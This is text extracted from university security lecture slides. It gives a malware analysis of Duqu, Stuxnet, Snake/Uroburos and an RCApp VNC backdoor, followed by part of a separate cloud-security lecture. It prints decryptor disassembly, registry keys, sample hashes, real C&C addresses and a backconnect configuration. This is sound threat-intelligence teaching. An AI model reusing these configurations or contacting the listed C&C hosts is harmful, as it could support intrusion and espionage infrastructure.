
Other features

- **Communication module**
 - used to send information to and receive commands from a remote Command and Control (C&C) center
 - in our case the C&C server was 206.183.111.97 (India)
 - later evidence shows that they use one server per victim
 - the communication protocol uses both HTTP port 80 and HTTPS port 443
 - the communication through port 80 starts with a valid HTTP request, followed by the transmission of (possibly encrypted) binary data obfuscated as JPEG images
- **Keylogger module**
 - logs keystrokes, regularly saves screenshots, and packs other types of information
 - stores data in the %TEMP% directory in a compressed format
 - contains an embedded jpeg file: Interacting Galaxy System NGC 6745



- relation to the Stars malware in April 2011?
-

Modular structure of Duqu



Duqu decryptor

```
■ SUB_L00011320:  
■           push    esi  
■           mov     ecx,08471122h  
■           xor     esi,esi  
■           jmp     L00011330  
■           Align   8  
■ L00011330:  
■           xor     [esi+L00015190],cl  
■           ror     ecx,03h  
■           mov     edx,ecx  
■           imul   edx,ecx  
■           mov     eax,1E2D6DA3h  
■           mul     edx  
■           mov     eax,ecx  
■           imul   eax,04747293h  
■           shr     edx,0Ch  
■           lea     edx,[edx+eax+01h]  
■           add     esi,00000001h  
■           xor     ecx,edx  
■           cmp     esi,0000001ACh  
■           jc      L00011330  
■           mov     ax,[L00015198]  
■           test   ax,ax  
■           pop     esi  
■           jnz    L00011382  
■           movzx  ecx,[edi]  
■           mov     edx,[edi+04h]  
■           push   ecx  
■           push   edx  
■           push   L00015198  
■           call   jmp_ntoskrnl.exe!memcpy  
■           add     esp,00000000Ch  
■ L00011382:  
■           retn
```

Stuxnet decryptor

- SUB_L00011C42:
 - push ebp
 - mov ebp,esp
 - sub esp,00000010h
 - mov edx,eax
 - xor edx,D4114896h
 - xor eax,A36ECD00h
 - mov [ebp-04h],esi
 - shr dword ptr [ebp-04h],1
 - push ebx
 - mov [ebp-10h],edx
 - mov [ebp-0Ch],eax
 - mov dword ptr [ebp-08h],00000004h
 - push edi
- L00011C6A:
 - xor edx,edx
 - test esi,esi
 - jbe L00011C87
 - mov al,[ebp-0Ch]
 - imul [ebp-08h]
 - mov bl,al
- L00011C78:
 - mov al,[ebp-10h]
 - imul dl
 - add al,bl
 - xor [edx+ecx],al
 - inc edx
 - cmp edx,esi
 - jc L00011C78

Calling the decryption routine

Stuxnet's 1 st decryption call	Duqu's 1 st decryption call
<pre>L000103E1: mov byte ptr [L00014124],01h mov dword ptr [ebp-1Ch],L00013E80 L000103EF: cmp dword ptr [ebp-1Ch],L00013E84 jnc L00010409 mov eax,[ebp-1Ch] mov eax,[eax] cmp eax,ebx jz L00010403 call eax L00010403: add dword ptr [ebp-1Ch],00000004h jmp L000103EF L00010409: xor eax,eax L0001040B: cmp eax,ebx jnz L000104BA mov al,[L00013E98] test al,al jz L00010433 xor eax,eax mov esi,00000278h mov ecx,L00013E99 call SUB_L00011C42 mov [L00013E98],bl L00010433: mov eax,[L00013E99] test al,01h jz L0001044C mov eax,[ntoskrnl.exe!InitSafeBootMode] cmp [eax],ebx jz L0001044C</pre>	<pre>L000105C4: mov byte ptr [L00015358],01h mov esi,L00015180 L000105D0: mov [ebp-1Ch],esi cmp esi,L00015184 jnc L000105E8 mov eax,[esi] test eax,eax jz L000105E3 call eax L000105E3: add esi,00000004h jmp L000105D0 L000105E8: xor eax,eax L000105EA: test eax,eax jnz L00010667 mov edi,[ebp+0Ch] call SUB_L00011320 mov eax,[L00015190] test al,01h jz L00010611 mov ecx,[ntoskrnl.exe!InitSafeBootMode]</pre>

Similarities/differences

Feature	oem7a.pnf (Stuxnet)	netp191.pnf (Duqu)
Packer	UPX	UPX
Size	1233920 bytes	384512 bytes
Exported functions #	21	8
ntdll.dll hooks	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection
Resources	13 (201, 202, 203, 205, 208, 209, 210, 220, 221, 222, 240, 241, 242, 250)	1 (302)

Compile times (PE header)

File	Date
CMI4432.PNF	17/07/2011 06:12:41
cmi4432_res302.dll	21/12/2010 08:41:03
cmi4432_203627.dll	21/12/2010 08:41:29
netp191.PNF	04/11/2010 16:48:28
nep191_res302.dll	21/12/2010 08:41:03
Keylogger.exe	01/06/2011 02:25:18
Keylogger internal DLL	01/06/2011 02:25:16

GMER

GMER 1.0.15.15641

Rootkit/Malware >>>

Type	Name	Value
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtClose + 1	7C90CFEF 3 Bytes [BB, 0]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtClose + 5	7C90CFF3 2 Bytes [FF, E0]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtCreateSection + 1	7C90D17F 3 Bytes [69, 09]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtCreateSection + 5	7C90D183 2 Bytes [FF, E0]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtMapViewOfSection + 1	7C90D51F 3 Bytes JMP 7
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtMapViewOfSection + 5	7C90D523 2 Bytes [FF, E0]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtOpenFile + 1	7C90D59F 3 Bytes [AA, 01]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtOpenFile + 5	7C90D5A3 2 Bytes [FF, E0]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQueryAttributesFile + 1	7C90D70F 3 Bytes [FE, 00]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQueryAttributesFile + 5	7C90D713 2 Bytes [FF, E0]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQuerySection + 1	7C90D8CF 3 Bytes [02, 00]
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQuerySection + 5	7C90D8D3 2 Bytes [FF, E0]
Library	C:\WINDOWS\system32\sort151C.rls (** hidden **) @ C:\WINDOWS\system32\...	0x00E60000

System
 Sections
 IAT/EAT
 Devices
 Modules
 Processes
 Threads
 Libraries
 Services
 Registry
 Files
 C:\
 D:\
 ADS
 Show all

Stop Copy Save ...

OK Cancel

SYSTEM\WPA\SigningHash-V44KQMCFXKQCTQ

Duqu registry key data


```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3]
"Description"="JmiNET3"
"DisplayName"="JmiNET3"
"ErrorControl"=dword:00000000
"Group"="Network"
"ImagePath"="\\?\C:\\WINDOWS\\system32\\Drivers\\jminet7.sys"
"Start"=dword:00000001
"Type"=dword:00000001
"FILTER"=hex:a0,35,58,da,32,ee,d5,01,c0,15,8b,1f,4b,5c,d1,a1,0b,8b,e7,85,1c,7f,\
6e,f2,ef,31,6a,18,3c,80,78,c7,d4,c5,50,90,7a,78,66,9d,6b,93,00,a1,f5,3d,26,\
ce,cb,1c,1e,45,b0,ff,a0,dd,c0,a3,e8,58,31,0c,b2,a1,dd,11,37,ba,aa,1e,66,d3,\
1f,b4,2f,e1,7c,eb,b6,a2,58,a0,25,62,77,b5,41,d3,71,02,1a,be,cb,bb,52,43,76,\
43,b6,d0,67,25,19,10,27,67,a5,15,38,9f,8f
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3\Enum]
"0"="Root\\LEGACY_JMINET3\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
```

Stuxnet and duqu encryption keys

Description	Duqu Key
Compiled-in configuration (Config-1)	No key set, fixed decryption routine (essentially the same as key=0)
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for netp191.pnf	0xAE240682 (loaded from Config-2)

Description	Stuxnet Key
Compiled-in configuration (Config-1)	key=0
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for oem7a.pnf	0x01AE0000 (loaded from Config-2)


Threat intelligence process - a model



Snake/Uroburos – BAE – Hungarian victim

SNAKE SAMPLES

In total we have collected over 100 unique files related to this espionage toolkit. Many of these were submitted to online malware analysis websites by victims and investigators over several years. In many cases the source country information of the submission is available. These allow us to visualise the distribution of countries where this malware has been seen:



#Samples	Submission Year						Total
	2010	2011	2012	2013	2014		
Source country							
Ukraine	1	3	6	8	14	32	
Lithuania				9	2	11	
Great Britain			4			4	
Belgium				2		2	
Georgia					2	2	
United States	1	1				2	
Romania				1		1	
Hungary					1	1	
Italy					1	1	
Total	1	4	7	24	20	56	

1 HU upload

VT uploads

- Sample: 2eb233a759642abaae2e3b29b7c85b89
- Submissions:

2014-03-11 08:12:18	3	add5c61e (web)	CN
2014-03-10 12:26:32	vti-rescan	c98a3f59 (community)	FR
2014-03-09 18:39:34	vti-rescan	7d422d74 (community)	US
2014-03-09 10:20:30	vti-rescan	fe3ba116 (community)	IN
2014-02-10 15:32:10	wileman.dll	883db971 (web)	UA
2014-02-10 12:45:16	wileman.dll	a1bf5bda (community)	UA
2014-02-10 12:42:36	wileman.dll	c2c2a9a8 (web)	UA
2014-01-29 07:40:12	blbtes.dll	11ea2c5b (web)	HU

- Only a hash is known for the submission
- It can be anybody, even security researchers, or Tor endpoint

What is 2eb233a759642abaae2e3b29b7c85b89 ?

MD5 Hash	File Type	FileSize	Compile Time	Notes
Kernel-centric architecture				
f4f192004df1a4723cb9a8b4a9eb2fbf	32-bit driver	206 KB	2011-06-24 07:49:41	fdisk.sys, Ultra3.sys
626576e5f0f85d77c460a322a92bb267	32-bit dropper	1,669 KB	2013-02-04 13:19:21	fdisk_mon.exe
90478f6ed92664e0a6e6a25ecfa8e395	64-bit driver	584 KB	2013-02-04 13:17:56	fdisk.sys, Ultra3.sys
1c6c857fa17ef0aa3373ff16084f2f1c	32-bit driver	219 KB	2013-02-04 13:20:00	fdisk.sys, Ultra3.sys
Usermode-centric architecture				
973fce2d142e1323156ff1ad3735e50d	32-bit driver	673 KB	2013-08-29 07:34:54	msw32.sys, cmbawt.sys
2eb233a759642abaae2e3b29b7c85b89	32-bit DLL	416 KB	2013-07-25 05:58:47	dropped DLL



What is the C&C

- The version uploaded from Hungary has 3 C&C servers hardcoded of which just 2 are online for now:
- winter.site11.com - offline
- swim.onlinewebshop.net - online
- july.mypressonline.com - online

(source: obtained from the sample)

- The only alive CC server might contain information about the possible HU victim
- No known method exists to extract this information
- Most likely it is impossible to find the victim through this channel

Malware repository – why?

- For APTs malware samples may only differ by configuration options
 - E.g. CC information
- Every sample will be different
- Different samples might be very similar
- Families of malicious code might have common basics
- Finding out corresponding pieces of malware helps understanding better
- Nobody can immediately state what is corresponding and what is not

RCApp VNCDLL C&C server

- RCApp is related to some Zeus botnet campaign
- Written in Delphi
- C&C server is hard coded as seen below
- Finding related samples helps to find new C&C servers
- C&C servers leaked information about victims

The screenshot shows a memory dump of the RCApp process. The left pane displays memory starting at address 0000024570, with the first 16 bytes being 00s. The right pane shows configuration values:

```
BcServer = 95.14  
1.32.214:9955\nOB  
cTimeout = 10\n0
```

At the bottom, there are navigation buttons: 1, 2, 3, 4, 5Print, 6, 7Prev, 8Goto, 9Video, 10.

Found in another sample of RCApp

; Файл инициализации для VNCDLL. Прикрепляется к DLL посредством утилиты FJ.

; При загрузке DLL ищется этот файл, и если он найдет, активируется сервер с заданными в файле параметрами.

; Адрес бэеконект сервера
BcServer = 46.21.159.253:443

; Время, через которое повторять подключение если бэеконект недоступен (секунд)
BcTimeout =

- Translation (Google):
; The initialization file for VNCDLL. Attached to the DLL using a utility FJ.
, When you download this DLL file is searched, and if he finds ativiruetsya server with the specified parameters in the file.

Related sample in original form

00000027E00:	3B	20	D4	E0	E9	EB	20	E8	ED	E8	F6	F6	E8	E0	EB	E8	E7	;	Öréë číčöčřečc
00000027E10:	E0	F6	E8	E8	20	E4	EB	FF	20	56	4E	43	44	4C	4C	2E	;	röcc äe' VNC DLL.	
00000027E20:	20	CF	F0	E8	EA	F0	E5	EF	EB	FF	E5	F2	F1	FF	20	EA	;	Đđcđedíđe' íňń' e	
00000027E30:	20	44	4C	4C	20	EF	EE	F1	F0	E5	E4	F1	F2	E2	EE	EC	;	DLL díńđiänňâié	
00000027E40:	20	F3	F2	E8	EB	E8	F2	FB	20	46	4A	2E	0D	0A	3B	20	;	óńčěčňú FJ. ;o;	
00000027E50:	CF	F0	E8	20	E7	E0	E3	F0	F3	E7	EA	E5	20	44	4C	4C	;	Đđc cŕăđóće i DLL	
00000027E60:	20	E8	F9	E5	F2	F1	FF	20	FD	F2	EE	F2	20	F4	E0	E9	;	čúíňń' ýňńň ôré	
00000027E70:	EB	2C	20	E8	20	E5	F1	EB	E8	20	EE	ED	20	ED	E0	E9	;	ë, č íńëc íí íré	
00000027E80:	E4	E5	F2	2C	20	E0	F2	E8	E2	E8	F0	F3	E5	F2	F1	FF	;	äiň, rńčâćđoiňń'	
00000027E90:	20	F1	E5	F0	E2	E5	F0	20	F1	20	E7	E0	E4	E0	ED	ED	;	ńidâid n cŕäríí	
00000027EA0:	FB	EC	E8	20	E2	20	F4	E0	E9	EB	E5	20	EF	E0	F0	E0	;	üec â ôréëi dŕđr	
00000027EB0:	EC	E5	F2	F0	E0	EC	E8	2E	0D	0A	0D	0A	3B	20	C0	E4	;	ěíňđrěc. ;o; ; Rá	
00000027EC0:	F0	E5	F1	20	E1	FD	EA	EA	EE	ED	E5	EA	F2	20	F1	E5	;	điń áyeeiien ní	
00000027ED0:	F0	E2	E5	F0	E0	0D	0A	42	63	53	65	72	76	65	72	20	;	dâidŕj BcServer	
00000027EE0:	3D	20	34	36	2E	32	31	2E	31	35	39	2E	32	35	33	3A	=	= 46.21.159.253:	
00000027EF0:	34	34	33	0D	0A	0D	0A	3B	20	C2	F0	E5	EC	FF	2C	20	;	443; ; Adie',	
00000027F00:	F7	E5	F0	E5	E7	20	EA	EE	F2	EE	F0	EE	E5	20	EF	EE	;	÷íđic eíňidíi đí	
00000027F10:	E2	F2	EE	F0	FF	F2	FC	20	EF	EE	E4	EA	EB	FE	F7	E5	;	âńid' nü díäeët ÷í	
00000027F20:	ED	E8	E5	20	E5	F1	EB	E8	20	E1	FD	EA	EA	EE	ED	E5	;	ičí íńëc áyeeiií	
00000027F30:	EA	F2	20	ED	E5	E4	EE	F1	F2	F3	EF	E5	ED	20	28	F1	;	eň iiäiňńodíi (n	
00000027F40:	E5	EA	F3	ED	E4	29	0D	0A	42	63	54	69	6D	65	6F	75	;	ięóia) ;o BcTimeout	
00000027F50:	74	20	3D	20	31	30	00	00	00	00	00	00	00	00	00	00	;	t = 10	
00000027F60:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;		

1

2

3

4

5Print

6

7Prev


8Goto

9Video

10

Mapping an ATP by domains

– sample info from TeamSpy





DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

IT Security (BMEVIHIAC01)
Security in the Cloud

Gergő Ládi
Laboratory of Cryptography and System Security
Department of Networked Systems and Services

Gergo.Ladi@CrySyS.hu



Outline

- A brief introduction to cloud computing
- Security issues of cloud computing
- Possible solutions to these issues

Introduction

Cloud Computing – Introduction

- Cloud Computing (one possible definition): convenient on-demand access to a (portion of a) shared pool of configurable computing resources and IT-related services
 - Typically provided on virtualized infrastructures
 - Simplifies the installation, operation, and maintenance of IT systems
 - Increases reliability (in most cases)
 - Provides flexible resource assignment (dynamic provisioning, scaling)
 - Reduced costs for the customer
 - Efficient for the service provider
- However, it raises concerns related to security, privacy, and trust...
 - "There is no cloud... It's just someone else's computer"

The History of Cloud Computing

- Cloud computing is not an entirely new concept
- 1970's
 - You could buy access time and run programs on rented resources
 - Computing as a service
 - » Inflexible
 - » Inconvenient
 - » Expensive
 - » Mostly only interesting for experts

The History of Cloud Computing

- The Internet and the World Wide Web (90's)
 - The location of data and services is largely abstracted away
 - Convenient, user friendly
 - Massive use by all sorts of people
 - Did not really provide *computing as a service* features
- "Real" cloud computing (approx. the last decade)
 - Offers different IT services to users who can access them without worrying about the technical complexity behind them
 - On-demand resource provisioning, efficiency, flexibility, user-friendliness
 - *Computing as a utility* model (similar to how we use electricity or water)

Service Models (NIST)

- Software-as-a-Service (SaaS)
 - Provides access to specific applications running on a cloud infrastructure
 - Accessible via thin clients (typically a browser)
 - » E.g.: Office 365, Google Apps, Salesforce CRM
 - Clients have no control over where and how data is stored
- Platform-as-a-Service (PaaS)
 - Provides tools and resources running on a cloud infrastructure that can be used to develop applications and services
 - » E.g.: Google App Engine, Microsoft Azure (Table/Blob Storage, Web Sites)
 - Limited control over the data
- Infrastructure-as-a-Service (IaaS)
 - Provisions fundamental computing resources, such as servers, storage, and networks
 - » E.g.: Amazon Elastic Compute Cloud (EC2), Microsoft Azure (Virtual Machines)
 - Clients can deploy and run virtual machines with (mostly) arbitrary operating systems and applications
 - The VMs are managed by the clients -> mostly full control over the data

Deployment Models

- Public cloud
 - Owned and managed by a service provider
 - The resources are rented to the public
 - Clients can typically scale their plan dynamically (in near real-time), according to their requirements
 - Examples: Amazon, Google, Microsoft, ...
 - Attacker model: external & internal attackers
- Private cloud
 - Owned (possibly rented) by an organization
 - The entire pool of resources is dedicated to the organization who can use it however they see fit
 - Attacker model: internal attackers

Deployment Models

- Community cloud
 - Similar to a private cloud, but the resources are shared among the members of a closed community of similar interests
 - May be operated by a third party or by the community members in a collaborative fashion
 - Example: NIIF cloud
 - Attacker model: internal attackers
- Hybrid cloud
 - A combination of private, public, and/or community clouds
 - Examples:
 - » A company that has its own private cloud, but decides to have an off-site backup in the cloud
 - » A community that has its own community cloud, but makes use of a public cloud service provider if there is more demand than their infra can handle
 - Attacker model: internal & external attackers

Security Aspects

Security Aspects

- Many aspects of securing cloud computing are not unique to the cloud setting
 - Authentication of users
 - Authorization and access control to resources
 - Protection of data from eavesdropping and modification
 - Ensuring the availability of data and services
- The Security in the Cloud encompasses all the topics of computing security
 - Strong authentication of users
 - Enforcement of access control policies
 - Data encryption
 - Integrity protection
 - Minimization of attack surfaces
 - ...

Yahoo Says at Least 500 Million Accounts Breached in Attack

By **Brian Womack, Jordan Robertson, and Michael Riley**

22 September 2016, 20:39 CEST *Updated on* 22 September 2016, 23:46 CEST

- Attacker was a 'state-sponsored actor,' company says
- Verizon says it was alerted to incident within last two days

